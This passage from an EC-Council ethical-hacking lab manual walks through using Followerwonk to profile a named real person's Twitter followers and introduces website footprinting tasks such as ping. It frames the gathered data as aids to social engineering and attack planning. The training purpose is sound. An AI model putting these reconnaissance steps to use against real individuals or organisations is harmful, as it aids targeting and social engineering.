
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Task 3: Gather Information using Followerwonk

Followerwonk is an online tool that helps you explore and grow your social graph, digging deeper into Twitter analytics; for example, Who are your followers? Where are they located? When do they tweet? This can be used to gather Twitter information about any target organization or individual.

Here, we will use Followerwonk to gather information about the followers in social networking sites.


1. Turn on the **Windows 11** virtual machine. Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa$$w0rd**.
2. Open any web browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor, type **https://followerwonk.com/analyze** and press **Enter**.
3. **Followerwonk** website appears, as shown in the screenshot.




4. In the **Screen Name** search bar, type your target individual's twitter tag (here, **@satyanadella**) and click the **Do it** button to analyze the users whom the target person follows.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


5. The results regarding the target appears, as shown in the screenshot.



6. Scroll down to view the detailed analysis on the geographical location and active hours of the followers. This information further helps attackers to perform various social engineering and non-technical attacks.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



7. This concludes the demonstration of gathering information using Followerwonk.
8. You can also use **Hootsuite** (https://www.hootsuite.com), **Meltwater** (https://www.meltwater.com), etc. to gather additional information related to the target company and its employees from social networking sites.
9. Close all open windows and document all the acquired information.
10. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 4

Perform Website Footprinting

Website footprinting refers to monitoring and analyzing the target organization's website for information.

Lab Scenario

As a professional ethical hacker, you should be able to extract a variety of information about the target organization from its website; by performing website footprinting, you can extract important information related to the target organization's website such as the software used and the version, operating system details, filenames, paths, database field names, contact details, CMS details, the technology used to build the website, scripting platform, etc. Using this information, you can further plan to launch advanced attacks on the target organization.

Lab Objectives

- Gather information about a target website using ping command line utility
- Gather information about a target website using Photon
- Gather information about a target website using Central Ops
- Extract a company's data using Web Data Extractor
- Mirror a target website using HTTrack Web Site Copier
- Gather information about a target website using GRecon
- Gather a wordlist from the target website using CeWL

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 45 Minutes

Overview of Website Footprinting

Website footprinting is a technique used to collect information regarding the target organization's website. Website footprinting can provide sensitive information associated with the website such as registered names and addresses of the domain owner, domain names, host of the sites, OS details, IP details, registrar details, emails, filenames, etc.

Lab Tasks


Task 1: Gather Information About a Target Website using Ping Command Line Utility

Ping is a network administration utility used to test the reachability of a host on an IP network and measure the round-trip time for messages sent from the originating host to a destination computer. The ping command sends an ICMP echo request to the target host and waits for an ICMP response. During this request-response process, ping measures the time from transmission to reception, known as round-trip time, and records any loss of packets. The ping command assists in obtaining domain information and the IP address of the target website.

Here, we will use ping command line utility to gather information about a target website.

1. Turn on the **Windows 11** virtual machine. Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa$$w0rd**.
2. Open the **Command Prompt** window. Type **ping www.certifiedhacker.com** and press **Enter** to find its IP address. The displayed response should be similar to the one shown in the screenshot.

